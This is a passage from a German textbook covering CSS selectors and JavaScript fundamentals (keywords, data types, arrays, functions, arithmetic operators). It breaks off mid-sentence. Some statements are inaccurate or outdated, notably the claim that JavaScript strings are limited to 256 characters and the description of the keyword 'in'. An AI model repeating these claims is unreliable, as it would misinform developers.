Die Zuweisung eines Wertes zu einer Stilfestlegung muss über den Doppelpunkt erfolgen. Leider beachtet zum Beispiel der Internet Explorer diese Regel nicht²⁷ und unterstützt bei der Auswertung einer Stilinformation auch Stilangaben, bei denen der Wert fälschlicherweise mit einem Gleichheitszeichen zugewiesen wurde (was man unter HTML ja beispielsweise so macht und was deshalb von vielen HTML-Entwicklern leicht verwechselt wird). Dem Ersteller fällt dann der Fehler oft nicht auf, wenn er nur den Internet Explorer als Testbrowser verwendet, und er veröffentlicht fehlerhafte Style Sheets, die in anderen, korrekt arbeitenden Browsern nicht funktionieren.

Attributselektoren

Eine andere Form eines Selektors nennt sich Attributselektor. Das Verfahren ist zwar bezüglich der ansprechbaren Attribute recht allgemeingültig, aber in der Praxis haben sich bei Attri-

27. Auch nicht in der neuen Version 7 (zumindest der Beta 3) – hier hat Microsoft wieder eine Chance vertan, endlich vollständig CSS-konform zu werden.

butselektoren zwei Varianten etabliert, die nahezu ausschließlich zum Einsatz kommen und für die es Kurzschreibweisen in der CSS-Definition gibt – den Punkt und die Raute. Sie spezifizieren hiermit spezielle Ausprägungen eines Elements.

Ein Tag kann in der Style-Sheet-Definition, mit einem Punkt abgetrennt, um die optionale Angabe einer Klasse erweitert werden. Dies ist die Festlegung der Eigenschaften für eine spezielle Instanz eines Elements. Beispiel:

```
h1.neuefarbe {  
    color : #0000FF;  
}
```

Listing 34: Eine Angabe einer Stilinformation für eine spezielle Instanz der Überschrift h1

Diese Klasse wird dann dem vorangestellten HTML-Tag in der Webseite selbst über den Parameter `class` zugeordnet. Die Regel wirkt dann ausschließlich auf die HTML-Tags, die damit gekennzeichnet sind.

Beispiel:

```
<h1 class="neuefarbe">Hallo</h1>
```

Listing 35: Die spezielle Instanz von h1, der die Stilinformation zugeordnet wird

Damit ist es möglich, verschiedene Regeln für ein Element zu erstellen. Der ursprüngliche Elementselektor, der vor dem Punkt steht, ist das Elternelement zu dieser Instanz.

Sie können bei der Deklaration eines Style Sheets auch eine Klasse ohne direktes Elternelement angeben. In diesem Fall wird im Style Sheet der Attributselektor direkt mit einem vorangestellten Punkt notiert und bei der konkreten Verwendung in der Webseite wird ein beliebiges HTML-Element um die so benannte Regel mit dem `class`-Parameter erweitert.

Beispiel:

```
.neuefarbe {  
    color : #55ee11;  
}
```

Listing 36: Eine Angabe einer Stilinformation ohne direktes Elternelement

Die Zuordnung der Klasse zu einem Element in der Webseite wird wieder über den Parameter `class` erfolgen. Allerdings ist die Verwendung der Regel in diesem Fall bei jedem beliebigen Tag erlaubt, das dem Element über den Parameter `class` diese Regel zuweist:

```
<h1 class="neuefarbe">Hallo</h1>  
<p class="neuefarbe">Welt</p>
```

Und auch `das` bekommt die Formatierung.

Listing 37: Verschiedenen Tags wird die Stilinformation zugeordnet.

Hinweis

Die Festlegung von Klassen bei Stilvereinbarungen ist besonders deshalb interessant, weil Sie unter JavaScript über die Angabe `className` auf diese Klasse zugreifen können. Über `className` können Sie den Wert des HTML-Parameters `class` sowohl abfragen als auch setzen.

Die zweite Form eines Attributselektors beginnt mit dem Zeichen `#`. Damit können Sie Style Sheets auch über eine ID auswählen. Sie ordnen mit der Raute jedoch eine Regel genau einem bestimmten Element (keiner allgemeinen Elementklasse wie bei `class`) zu.

Das funktioniert, indem bei der Deklaration der Stilinformation in der Style-Sheet-Datei eine Raute statt eines Punkts vorangestellt wird (etwa `#meineID {color : red}`). In der HTML-Datei kann man diese Kennung anwenden, indem man dem jeweiligen Element als Parameter `id` statt `class` nachstellt und den Bezeichner der Regel als Wert angibt (im Beispiel würde das so aussehen: `<p id="meineID">`). In der Webseite ist – wenn die Seite fehlerfrei ist – der Wert des ID-Parameters eindeutig und damit ergibt sich die eindeutige Zuordnung dieser Regel zu genau einem Element in der Webseite.

Universalselektor

Die dritte wichtige Form des Selektors ist der Universalselektor `*`. Damit werden alle Elementknoten in dem Dokumentbaum ausgewählt – unabhängig vom Elementtyp.

Generationenselektoren

Neben den drei genannten Selektoren spezifizieren CSS auch Selektoren bezüglich einer Generationenbeziehung. Die Bezeichnungen gibt es in dieser Form auch in XML bzw. XPath. So gibt es Selektoren vom Typ Nachfahren. Hierbei werden mehrere Selektoren durch Leerzeichen getrennt etwa so aneinandergereiht:

```
li a {  
    ... irgendwelche CSS-Formatvereinbarungen  
}
```

Listing 38: Die Formatierungen gelten nur für Nachfahren des Elements li, die vom Typ a sind.

Dies spezifiziert alle Elemente vom Typ `a`, die direkte oder indirekte Nachfahren eines Elements vom Typ `li` sind. Also zum Beispiel alle Hyperlinks, die als Listeneintrag aufgeführt werden.

Außerdem gibt es die direkte Angabe von unmittelbaren Kindelementen als Selektoren. Dazu verwendet man den Operator `>`. Zum Beispiel so:

```
p > h2 {  
    ... irgendwelche CSS-Formatvereinbarungen  
}
```

Listing 39: Ein Element muss unmittelbares Kindelement von einem <p>-Element sein, damit die Formatvereinbarung gilt.

Dies spezifiziert alle Elemente vom Typ `h2`, die unmittelbar von einem Absatzcontainer umgeben sind. Ist die Überschrift der Ordnung 2 jedoch unmittelbar von einem anderen Element, wie einem `<div>`-Container, umgeben und ist dieser in einem Absatzcontainer enthalten, gelten die Formatvereinbarungen für die Überschrift nicht.

Sie können auch mit dem Operator + Selektoren vom Typ Nachfolger angeben. Das sind die Elemente, die auf der gleichen Hierarchieebene folgen, wie der vorangestellte Selektor. Beispiel:

```
p + p {  
    ... irgendwelche CSS-Formatvereinbarungen  
}
```

Listing 40: Die Formatierungen gelten für alle Absätze außer dem ersten Absatz.

Achtung

Pseudo-Klassen

Darüber hinaus spezifiziert die CSS-Definition auch so genannte Pseudo-Klassen, die mit einem Doppelpunkt beginnen. Bekannt sind beispielsweise `:hover` oder `:visited`²⁸, aber es gibt noch weitere Möglichkeiten, die auch Generationenbeziehungen angeben können (zum Beispiel `:before` und `:after`).

Achtung

Bei Generationenselektoren muss man beachten, dass diese immer noch sehr uneinheitlich in den Browsern unterstützt werden. Das gilt leider auch für die Pseudo-Klassen, die mit Ausnahme des Hover-Effekts oft nicht funktionieren.

JavaScript-Grundlagen

Effektives Programmieren in JavaScript setzt – wie in jeder Programmier- oder Skriptsprache – voraus, dass man sich mit den Grundlagen der Sprache vertraut macht. Dies wiederum beinhaltet, dass elementare Bestandteile der Syntax wie

- ▶ Variablen und Datentypen,
- ▶ Literale,
- ▶ Ausdrücke,
- ▶ Steuerung des Programmflusses,
- ▶ Objekte mit ihren Methoden und Eigenschaften,
- ▶ Funktionen und Prozeduren,
- ▶ Wertzuweisungen,
- ▶ Operatoren,
- ▶ Schlüsselwörter

und noch einige andere Kernbegriffe aus der Programmierung vertraut sind. Da sich das Buch jedoch an Leser wendet, die den Einstieg in JavaScript bereits geschafft haben und oft auch bereits andere Programmiersprachen kennen, werden diese Kernbegriffe in diesem Abschnitt nur komprimiert behandelt. Insbesondere sollen dabei die Spezifika von JavaScript hervorgehoben und nur die Tatsachen etwas genauer beleuchtet werden, die einen erfahrenen Programmierer auch interessieren.

28. Als Hover-Effekt bezeichnet man das Verändern eines Bereichs beim Überstreichen mit der Maus und die Pseudo-Klasse `visited` legt das Aussehen von besuchten Links fest.

Hinweis

Beachten Sie, dass tiefer gehende Details und vor allem praktische Beispiele im zweiten Teil dieses Buchs im Rahmen der vorgestellten Rezepte zu finden sind. Hier in diesem Abschnitt werden nur die Grundlagen kompakt vorgestellt.

Schlüsselwörter

Jede Programmier- und Skriptsprache besitzt bestimmte Zeichenkombinationen, die ein essentieller Teil der Sprachdefinition sind. Diese lassen sich in verschiedene Kategorien unterteilen. Das sind zum einen Wörter, die bereits eine feste Bedeutung haben, so genannte **Schlüsselwörter**. Im Fall von JavaScript führt der JavaScript-Interpreter bei deren Auftreten automatisch vorgegebene Aktionen aus. Solche Wörter dürfen nicht als Bezeichner für Variablen oder Funktionen verwendet werden, denn dann könnte der JavaScript-Interpreter nicht entscheiden, ob ein Bezeichner vorliegt oder ein Schlüsselwort, das eine vorgegebene Reaktion auslösen soll. JavaScript hat sowohl aktuell benutzte Schlüsselwörter als auch bestimmte noch nicht verwendete Zeichenkombinationen für zukünftige Sprachvarianten reserviert.

Die nachfolgende Tabelle enthält die alphabetisch sortierten Schlüsselwörter von JavaScript 1.4/1.5 beziehungsweise der zugrunde liegenden ECMA-262-Norm, d.h. ECMAScript Version 3, die bereits im Einsatz sind:

Schlüsselwort	Beschreibung
break	Abbruch in Schleifen
case	Fallunterscheidungen
catch	Auffangen von Ausnahmen
continue	Fortsetzung in Schleifen
default	Fallunterscheidungen
delete	Löschen eines Datenfeldelements oder einer selbst definierten Objekt-eigenschaft
do	Beginn einer Schleife
else	Einleitung des alternativen Blocks in einer if-Entscheidungsstruktur
false	Der Wert falsch
finally	Ein Schlüsselwort, das im Rahmen des Ausnahmebehandlungskonzepts von JavaScript eingesetzt wird
for	Beginn einer Schleife
function	Einleitung von Funktionen
if	Einleitung von if-Fallunterscheidungen
in	Bedingte Anweisungen in if-Fallunterscheidungen
instanceof	Test des Objekttyps
new	Definition von Objekten
return	Sprunganweisung mit Übergabe eines Rückgabewertes in Funktionen
switch	Fallunterscheidung

Tabelle 2: Die verwendeten Schlüsselwörter von ECMAScript Version 3 beziehungsweise JavaScript 1.5

Schlüsselwort	Beschreibung
this	Bezug auf die aktuelle Instanz eines Objekts
throw	Auswerfen einer Ausnahme
true	Der Wert wahr
try	Beginn des Umschließens einer kritischen Anweisung im Rahmen des Ausnahmebehandlungskonzepts von JavaScript
typeof	Typ eines Elements
var	Definition einer Variablen
void	Leerer Funktionstyp
while	Einleitung einer Schleife
with	Erlaubt mehrere Anweisungen mit einem Objekt durchzuführen

Tabelle 2: Die verwendeten Schlüsselwörter von ECMAScript Version 3 beziehungsweise JavaScript 1.5 (Forts.)

Nachfolgend finden Sie die zusätzlich noch reservierten Token, die aber in der offiziellen Norm noch keine Bedeutung haben. Erwähnenswert ist das Token `const` (Festlegung konstanter Werte), dessen Einführung in den Vorüberlegungen zu JavaScript 1.5 heiß diskutiert und dann doch nicht in die offizielle Norm zu ECMAScript aufgenommen wurde (offiziell ist es immer noch nur reserviert). Allerdings wird es dennoch – entgegen der Vorgabe – zu JavaScript 1.5 gezählt und dient zur Festlegung von konstanten Werten.

abstract	boolean	byte	char	class
const	debugger	double	enum	extends
final	float	goto	implements	int
interface	long	native	null	package
private	protected	public	short	static
super	synchronized	throws	transient	

Tabelle 3: Die reservierten, aber nicht verwendeten Schlüsselwörter von ECMAScript Version 3 beziehungsweise JavaScript 1.5

Variablen, Datentypen und Literale

Ein Literal ist in einer Programmietechnik eine Darstellung eines eindeutig festgelegten und unveränderlichen Werts, etwa die Ganzzahl 42 oder die Gleitkommazahl 3.14 oder der Text (String) "Trillian". Ein Literal ist also ein Wert, der entweder selbst verwendet oder einer Variablen zugewiesen werden kann.

Variablen bezeichnen technisch gesehen benannte Stellen im Hauptspeicher, in denen irgendwelche Werte temporär gespeichert werden können. Ein Name für eine Variable (ein Bezeichner) muss in JavaScript nur wenigen Regeln genügen. Das erste Zeichen eines Variablenbezeichners muss ein Buchstabe oder der Unterstrich `_` sein. Es darf keines der in JavaScript gültigen Schlüsselwörter als Bezeichner verwendet werden, und ein Bezeichner darf keine Leerzeichen enthalten.

Achtung

JavaScript unterscheidet zwischen Groß- und Kleinschreibung!

Zu den Kerncharakteristika von Variablen (aber auch Literalen und Rückgabewerten von Funktionen) wird immer ein so genannter **Datentyp** gezählt. Dieser gibt die Größe der Variablen, des Literals oder eines Rückgabewerts einer Funktion im Hauptspeicher an, welche Art von Information dort gespeichert werden kann und wie mit diesem Wert bei einer Operation zu verfahren ist.

Gerade Letzteres muss sinnvoll geregelt werden. Was ergibt $5 * 6$? Was ergibt $3 + 3.14$? Das ist sicher klar. Zumaldest intuitiv, denn bereits das zweite Beispiel wirft die Frage auf, ob das Ergebnis nicht eine ganze Zahl sein könnte und was dann mit dem Nachkommaanteil passiert? Und was ergibt "Schwein" / "Metzger"? Etwa den Wert "Schnitzel"? Oft wird übersehen, dass nicht nur sinnvolle Verknüpfungen definiert, sondern auch unsinnige ausgeschlossen werden müssen.

In JavaScript wird – wie in den meisten Skriptsprachen, aber abweichend von der Vorgehensweise bei strenger typisierten Programmiersprachen wie Java – bei der Deklaration (der ersten Einführung) einer Variablen ein Datentyp nicht explizit über ein Schlüsselwort festgelegt. Eine Festlegung des Datentyps erfolgt implizit durch den Inhalt des Wertes, der der Variablen irgendwann zugewiesen wird. Bei einer erneuten Zuweisung mit einem andersartigen Wert verändert sich sogar der Datentyp der Variablen während der Laufzeit des Skripts. Die Datentypen werden also intern von JavaScript verwaltet.

Hinweis

JavaScript ist ausdrücklich **nicht** typischer. Die implizite Verwaltung von Datentypen nennt man **lose typisiert**.

Ein Datentyp bedeutet technisch die Festlegung der Anzahl von Bits, die für eine Variable im Hauptspeicher reserviert werden. Dies hat die Konsequenz, dass damit auch festgelegt ist, wie viele Zeichen in einer Variablen dieses Typs gespeichert werden können bzw. wie groß der Wertebereich ist.

Nehmen wir eine Variable, die einen Datentyp hat, der ein Byte (8 Bit) groß ist. In einem Byte können genau $2^{8} = 256$ verschiedene Zeichen oder Werte gespeichert werden. Dies können beispielsweise die Zahlen von 0 bis 255 sein. Wenn größere Zahlen oder mehr Zeichen in der Variablen gespeichert werden sollen, kann dies nicht in einer Variablen dieses Datentyps geschehen – es ist einfach nicht genug Platz im Hauptspeicher dafür reserviert. Man muss für die Variable einen größeren Datentyp verwenden.

JavaScript besitzt vier Haupt- und zwei Sonderdatentypen, die aber – wie gerade besprochen – in JavaScript implizit verwaltet werden. JavaScript unterstützt folgende vier Grundtypen von Variablen (die ersten vier) sowie die am Ende der Tabelle notierten Sonderdatentypen:

Datentyp	Beschreibung
Boolean	Werte vom Typ Boolean (auch boolesche Werte genannt – nach dem Mathematiker George Boole) sind Wahrheitswerte, die nur einen der beiden Werte <code>true</code> oder <code>false</code> (wahr oder falsch) annehmen. Solche Datentypen werden im Rahmen von Vergleichen genutzt.
Number	Dieser universelle numerische Datentyp kann in JavaScript sowohl Ganzzahlwerte als auch Gleitkommawerte enthalten. Dies ist recht ungewöhnlich, denn in den meisten Programmiersprachen werden diese Typen getrennt. Meist gibt es dort sogar mehrere Typen für ganze Zahlen und auch für Kommazahlen. Dabei muss man mit dem Begriff »Kommazahl« in JavaScript aufpassen, denn diese verwenden in JavaScript anstelle eines Kommas einen Punkt, um den Nachkommateil abzutrennen. Neben der normalen Zahlenschreibweise ist die wissenschaftliche Notationsmöglichkeit über die Angaben <code>e</code> oder <code>E</code> möglich. In diesem Fall wird der Potenzwert hinter dieser Exponentialkennung notiert. In JavaScript können Variablen vom Typ <code>Number</code> nicht nur dezimal, sondern auch oktal (mit einer führenden <code>0</code> eingeleitet) oder hexadezimal (eingeleitet durch das Präfix <code>0x</code>) dargestellt werden.
Object	Der allgemeine Datentyp <code>Object</code> kann einen Wert eines beliebigen Typs enthalten. Er wird für das Speichern von Objekten verwendet.
String	Dieser Datentyp steht für eine Zeichenkette und kann eine Reihe von alphanumerischen Zeichen enthalten. Maximal sind in JavaScript 256 Zeichen in einer Zeichenkette erlaubt. Bei Bedarf können aber mehrere Zeichenkette mit dem Operator <code>+</code> verknüpft werden.
<code>undefined</code>	Der Datentyp beschreibt eine nicht definierte Situation. Eine Variable besitzt so lange diesen Wert, bis ihr nach dem Anlegen explizit ein Wert zugewiesen worden ist.
<code>null</code>	Dieser Sonderdatentyp entspricht der Situation, wenn ein Objekt noch keinen Wert hat und steht für »keine Bedeutung« oder <code>null</code> . Das ist durchaus ein sinnvoller Wert, der sich von einer leeren Zeichenkette oder der Zahl 0 unterscheidet. Der Datentyp <code>null</code> kann beispielsweise zurückgegeben werden, wenn in einem Dialogfenster die <code>[Abbrechen]</code> -Schaltfläche betätigt wird.

Tabelle 4: Die Datentypen von JavaScript

Die Variablendeklaration in JavaScript

Grundsätzlich muss eine Variable in jeder Programmier- beziehungsweise Skriptsprache vor ihrer ersten Verwendung deklariert werden. Dies erfolgt in JavaScript allgemein mit folgender Syntax:

```
var [Variablenbezeichner];
```

Listing 41: Schematische Variablendeklaration

Das Wort `var` ist ein JavaScript-Schlüsselwort, das die Deklaration der Variablen einleitet. Nun gehört JavaScript aber zu einem Typ von Sprachen, der als lose typisiert bezeichnet wird. Dies hat zur Folge, dass eine Variable auch dann entstehen kann, wenn einem neuen Bezeichner einfach nur ein Wert zugewiesen wird (auch ohne das Schlüsselwort `var` voranzustellen). Dies ist einerseits sehr bequem, aber auch hochgefährlich. Allerdings muss jede Variable vor

ihrer ersten Verwendung (!) initialisiert (mit einem Vorgabewert belegt) werden, was im Fehlerfall oft eine sinnvolle Fehlermeldung bewirkt.

Diese Initialisierung einer Variablen unter JavaScript wird einfach mit einer Wertzuweisung durchgeführt. Aber auch eine reine Einführung mit `var` initialisiert eine Variable mit einem gültigen Defaultwert `undefined`. Und das genügt, um eine Variable später verwenden zu können (wobei das meist keinen sinnvollen Ablauf des Skripts gewährleistet).

Hinweis

Das Schlüsselwort `var` spielt vor allem eine Rolle, wenn Sie lokale Variablen verwenden und dabei globale Variablen gleichen Namens nicht verändern wollen.

Arrays

Selbstverständlich gibt es unter JavaScript **Datenfelder (Arrays)** jeglicher Datentypen. Ein Datenfeld ist eine Sammlung von Variablen, die alle über einen Bezeichner und einen in eckigen Klammern notierten Index (bei 0 beginnend) angesprochen werden können. Datenfelder sind immer dann von großem Nutzen, wenn eine Reihe von gleichartigen oder logisch zusammenfassbaren Informationen gespeichert werden soll. Der Hauptvorteil ist in den meisten Fällen, dass der Zugriff auf die einzelnen Einträge im Datenfeld über den numerischen Index erfolgen kann. Das kann man insbesondere in Programmkontrollflussanweisungen und sonstigen automatisierten Vorgängen nutzen.

Die Bedeutung von Datenfeldern in der Webprogrammierung ist jedoch auch deshalb besonders groß, da insbesondere die Bestandteile einer Webseite vielfach in Datenfeldern gespeichert werden (*siehe dazu auch Abschnitt 1.9.8 Objekte*).

Bei Datenfeldern in JavaScript sollten Sie beachten, dass diese Objekte sind und deshalb etwas anders behandelt werden, als es bei »normalen« Variablen der Fall ist. Dies betrifft insbesondere die Erzeugung. Datenfelder werden immer mit Hilfe des JavaScript-Schlüsselwortes `new` und einem nachfolgenden **Konstruktor** erzeugt. Und zwar mit folgender Syntax:

```
[Arraybezeichner] = new Array([Anzahl Einträge]);
```

Listing 42: Erzeugen eines Arrays

Das erzeugt ein Datenfeld mit der vorgegebenen Anzahl von Einträgen. Die Arrayeinträge sind mit `undefined` initialisiert.

Alternativ kann man beim Anlegen eines Datenfelds die Arrayeinträge bereits vorbelegen (mit identischen Werten):

```
[Arraybezeichner] = new Array([Anzahl Einträge], "[Vorbelegungswert]");
```

Listing 43: Erzeugen eines Datenfelds mit einem einheitlichen Vorbelegungswert

Eine Erzeugung mit gleichzeitiger Vorbelegung (hier sind auch unterschiedliche Werte möglich) und damit auch festgelegter Anzahl von Elementen geht auch so:

```
[Arraybezeichner] = new Array([Element0], [Element1], ..., [ElementN]);
```

Listing 44: Erzeugen eines Datenfelds mit N + 1 Elementen

Sie sollten beim Anlegen eines Datenfelds beachten, dass die Festlegung der Größe eines Datenfelds in JavaScript meist Makulatur ist, denn Sie können die Größe jederzeit durch einfache Wertzuweisung zu einem noch nicht vorhandenen Arrayelement verändern. Dazu finden Sie in diesem Buch verschiedene Rezepte. Auf Grund dieses dynamischen Verhaltens der Arraygröße legt man bei der Erzeugung von Datenfeldern in JavaScript oft nur den Arraybezeichner fest und fügt dann bei Bedarf die Felder hinzu. Ein Datenfeld ohne Einträge wird einfach so erzeugt:

```
[Arraybezeichner] = new Array();
```

Listing 45: Erzeugen eines Datenfelds ohne Elemente

Einem Element eines Datenfeldes weisen Sie – wie eben gesehen – einfach einen Wert zu, indem Sie den Namen des Arrays, eine eckige öffnende Klammer, den Index und eine eckige schließende Klammer angeben und dann wie gewöhnlich einen Wert zuweisen. Die Syntax lautet:

```
[Arraybezeichner][[Index]] = [Wert];
```

Listing 46: Wertzuweisung zu einem Arrayelement

Beispiel:

```
01 meinArray = new Array();
02 meinArray[0] = 2;
03 meinArray[1] = 4;
04 meinArray[2] = 6;
```

Listing 47: Ein Datenfeld mit Zuweisung von Werten

Ein Datenfeld kann Variablen verschiedener Datentypen aufnehmen (das können die meisten Programmiersprachen nicht). Sie können beispielsweise in einem Datenfeld die Daten von einer Person aufnehmen, die teilweise aus Zahlen bestehen, teilweise aus booleschen Werten und aus Text.

Beispiel:

```
01 adresse = new Array();
02 adresse[0] = "Hotblack";
03 adresse[1] = "Desiato";
04 adresse[2] = 666;
05 adresse[3] = "Milliways";
06 adresse[4] = true;
```

Listing 48: Ein Datenfeld mit Zuweisung von Werten unterschiedlichen Datentyps

Funktionen, Prozeduren und Methoden

Die Fähigkeit zur Bildung von Unterprogrammen ist ein Hauptkriterium einer modernen Programmietechnik. Es gibt weniger Tipparbeit, die Wahrscheinlichkeit für Flüchtigkeitsfehler sinkt, und vor allem wird ein Skript kleiner, da die Anzahl der Zeichen reduziert wird (was im Falle der Webprogrammierung nicht zu verachten ist).

In JavaScript erfolgt die Bildung von Unterprogrammen mit Funktionen, die einen oder mehrere Befehl(e) in einem Block notieren, der mit einem Namen beziehungsweise Bezeichner

benannt wird. Ein wichtiger Aspekt einer JavaScript-Funktion ist, dass eine Funktion Befehls-schritte beim Laden eines Skripts vor der Ausführung im Rahmen der Webseite schützt. Oft ist diese automatische Ausführung weder gewünscht noch sinnvoll. Erst wenn bestimmte Voraus-setzungen vorliegen (z.B. wenn der Anwender irgendwohin klickt, eine Webseite verlassen wird, bestimmte Eingaben durch den Anwender abgeschlossen sind etc.), wird die Funktion über ihren Namen aufgerufen und die Befehlsfolge ausgeführt.

Die Deklaration von Funktionen

Die Deklaration von Funktionen erfolgt, indem das dafür in JavaScript vorgesehene Schlüs-selwort `function` die Deklaration einleitet, dann der Bezeichner der Funktion folgt und abschließend ein Klammernpaar notiert wird, in dem eventuell benötigte Parameter angegeben werden können. Mehrere Parameter werden bei Bedarf mit Kommata getrennt in die Klam-mern notiert. Anschließend folgt der Block mit den enthaltenen Anweisungen – ohne (!) dass vorher ein Semikolon steht. Dies sieht schematisch also so aus:

```
function [Funktionsbezeichner]([optionale Parameter]) {  
    ... irgendwelche Anweisungen  
}
```

Listing 49: Eine schematische Funktionsdeklaration

Der Aufruf einer JavaScript-Funktion kann an einer beliebigen Stelle im Skript (auch innerhalb einer anderen Funktion) über die Angabe des Namens der Funktion oder über einen Eventhandler in (X)HTML erfolgen.

Funktionen versus Prozeduren

Eine Funktion kann am Ende ihrer Arbeit ein Ergebnis (einen Rückgabewert) zurückgeben. Das wird in JavaScript über das Schlüsselwort `return` gefolgt von dem Rückgabewert bewerkstelligt. Dies sieht schematisch so aus:

```
function [Funktionsbezeichner]([optionale Parameter]) {  
    ... irgendwelche Anweisungen  
    return [Rückgabewert];  
}
```

Listing 50: Eine schematische Funktionsdeklaration mit Rückgabewert

Sie müssen in JavaScript hinter `return` keinen Rückgabewert angeben. Das Schlüsselwort `return` hat den weiteren Effekt, dass an dieser Stelle die Abarbeitung der Funktion abge-brochen und in die Zeile hinter dem Funktionsaufruf zurückgesprungen wird (das nennt man eine Sprunganweisung). Das wird oft in Verbindung mit Kontrollflussanweisungen genutzt, um unter gewissen Umständen eine Funktion zu verlassen und in anderen Situationen weitere Anweisungen der Funktion abzuarbeiten.

Funktionen ohne Rückgabewert werden in den meisten Programmiersprachen als Prozeduren bezeichnet. In diesen Programmiersprachen wird das auch in der Regel bei der Deklaration mit einem anderen Schlüsselwort als dem bei einer Funktion gekennzeichnet. Von der Logik her bedeutet dies, dass bei Funktionen (auch) das Ergebnis einer Operation von Bedeutung sein sollte, während die Operation einer Prozedur reiner Selbstzweck ist. JavaScript unterscheidet die beiden Techniken nicht und stellt damit natürlich auch kein extra Schlüsselwort für eine Funktion ohne Rückgabewert bereit. Eine Funktion kann, muss aber keinen Rückgabewert liefern oder zumindest als »ohne Rückgabewert« definiert werden. Überhaupt behandelt Java-

Script Funktionen sehr locker. Von der Syntax sehr streng strukturierte Sprachen verlangen teilweise, dass der Rückgabewert einer Funktion auch von der aufrufenden Stelle verwendet werden muss (!). Das bedeutet, ein Aufruf einer Funktion ist dort nur dann möglich, wenn der Rückgabewert einer Variablen zugewiesen oder auf andere Weise verwendet wird (etwa in Vergleichen einer Kontrollstruktur). JavaScript ist da weniger streng. Eine Funktion kann aufgerufen werden, ohne dass der Rückgabewert irgendwo im Skript zur Kenntnis genommen wird.

Methoden

Sowohl Funktionen als auch Prozeduren gibt es in streng objektorientierten Sprachen nicht. Dort übernimmt eine verwandte Technik deren Funktionalität – die so genannten Methoden. Dabei handelt es sich eigentlich um Funktionen oder Prozeduren, die jedoch nur über ihr zugehöriges Objekt verwendet werden können. In einer syntaktisch sehr lockeren und hybrid (sowohl objektorientierte als auch prozedurale Bestandteile) aufgebauten Sprache wie JavaScript ist es nicht unbedingt nötig, von der Terminologie her streng zwischen Funktionen und Methoden zu trennen.

Funktionsreferenzen versus Funktionsaufrufe

Wenn eine Funktion definiert wurde, können Sie diese verwenden. Das geht in der Regel über einen Funktionsaufruf. Ein solcher Funktionsaufruf ist ein Ausdruck, der eine Funktion aufruft und ausführt. Die nachstehende Anweisung enthält zum Beispiel einen klassischen Funktionsaufruf, der das Ergebnis des Aufrufs einer Variablen zuweist:

```
erg = summe(5, 8);
```

Listing 51: Ein Funktionsaufruf

Funktionsaufrufe sind sehr bequem, da sie Argumente für die Funktion angeben und einen Rückgabewert am Ende des Funktionslaufs entgegennehmen können. JavaScript erlaubt jedoch nicht an jeder Stelle Funktionsaufrufe. Sie können beispielsweise in einer Konstruktormethode keinen Funktionsaufruf verwenden. Stattdessen können Sie hier, wie auch in einigen anderen Fällen, eine so genannte Funktionsreferenz verwenden. Das ist syntaktisch erst einmal die Notation einer Funktion ohne Klammern und sieht etwa so aus:

```
function Konst() {  
    this.summe = summe;  
}
```

Listing 52: Einsatz einer Funktionsreferenz

Aber der syntaktische Unterschied hat natürlich eine programmtechnische Konsequenz. Eine Funktionsreferenz ist im Gegensatz zu einem Funktionsaufruf kein Kommando an den JavaScript-Interpreter. Dieser kann (und soll) eine Funktionsreferenz nicht ausführen, wenn er sie im Quelltext vorfindet. Die Referenz wird wie jede andere Referenz (etwa ein Objekt) behandelt und in der Regel einer Variablen zugewiesen, an eine andere Funktion weitergegeben usw. Erst bei Aufruf über die Variable oder die andere Funktion wird dann die Funktionsreferenz ausgeführt.

Hinweis

Die Verwendung von Funktionsreferenzen ist in AJAX und auch in der Ereignisbehandlung per JavaScript ein zentraler Part.

Ausdrücke, Operatoren, Operanden und Wertzuweisungen

Ein Kernbegriff in der Programmierung ist der Ausdruck, dessen einziges wichtiges Kennzeichen ist, dass er einen Wert besitzt oder repräsentiert. Im einfachsten Fall besteht ein Ausdruck nur aus einem Literal oder einer Variablen. In diesem trivialen Fall ist der Wert des Ausdrucks identisch mit dem Literal oder dem Wert der Variablen.

Es gibt aber auch zusammengesetzte Ausdrücke. In diesem Fall werden Literale und/oder Variablen oder auch Rückgabewerte von Funktionen miteinander verknüpft. Das bedeutet, es wird eine Berechnung (im weitesten Sinn) durchgeführt. Der Wert des Ausdrucks ist dann das Ergebnis der Verknüpfung. Die Verknüpfung selbst erfolgt über so genannte Operatoren. Dies sind besondere Zeichen oder Zeichenkombinationen, die eine auszuführende Handlung mit einer oder mehreren Variablen oder konstanten Werten (also Literalen) ausführen. Diese so verknüpften Elemente werden Operanden genannt. In der Regel werden Operatoren in verschiedene Kategorien eingeteilt.

Arithmetische Operatoren

Arithmetische Operatoren benutzen zwei numerische Operanden (Zahlen oder Variablen mit numerischem Inhalt) und verbinden diese so, dass auf Grund der Verknüpfung ein neuer Wert zurückgegeben wird. Es gibt in JavaScript folgende arithmetische Operatoren:

Operator	Beschreibung
+	Der gewohnte Additionsoperator. Beispiel: <code>1 + 2</code>
-	Der gewohnte Subtraktionsoperator. Beispiel: <code>3 - 2</code>
*	Der gewohnte Multiplikationsoperator. Beispiel: <code>3 * 2</code>
/	Der gewohnte Divisionsoperator. Beispiel: <code>4 / 2</code>
%	<p>Der Modulooperator. Dieser ist nicht immer bekannt. Das Ergebnis einer Modulooperation ist der Rest nach der Division des linken Operanden durch den rechten Operanden. Beispiel: <code>5 % 2</code></p> <p>Das Ergebnis ist 1. Der Divisor 2 geht zweimal in den Wert 5 und es bleibt der Rest 1.</p> <p>Bemerkenswert ist, dass der Modulooperator in JavaScript auch auf Gleitkomma-zahlen definiert ist. In zahlreichen anderen Sprachen ist dies nicht der Fall. Beispiel: <code>3 % 1.2</code></p> <p>Das Ergebnis ist 0.6.</p>

Tabelle 5: Die arithmetischen Operatoren von JavaScript

Einstellige arithmetische Operatoren sind Spezialfälle der arithmetischen Operatoren. Es gibt davon zwei. Sie verwenden nur einen Operanden, der dem Operator nachgestellt wird, und sind selbsterklärend. Der Operator `-` ist die einstellige arithmetische Negierung, welche die arithmetische Vorzeichenumdrehung ihres nachfolgenden numerischen Operanden ergibt, und der Operator `+` ist nur aus Symmetriegründen vorhanden.

Zuweisungsoperatoren und Wertzuweisung

Zuweisungsoperatoren sind die Grundlage jeder Wertzuweisung. Sie weisen das Ergebnis einer auf der rechten Seite stehenden Operation (damit ist auch die einfache Notation eines konstanten Werts gemeint) der linken Seite eines Ausdrucks zu. In den meisten Fällen wird dazu der direkte Zuweisungsoperator `=` verwendet. Aber es gibt in JavaScript auch die arith-

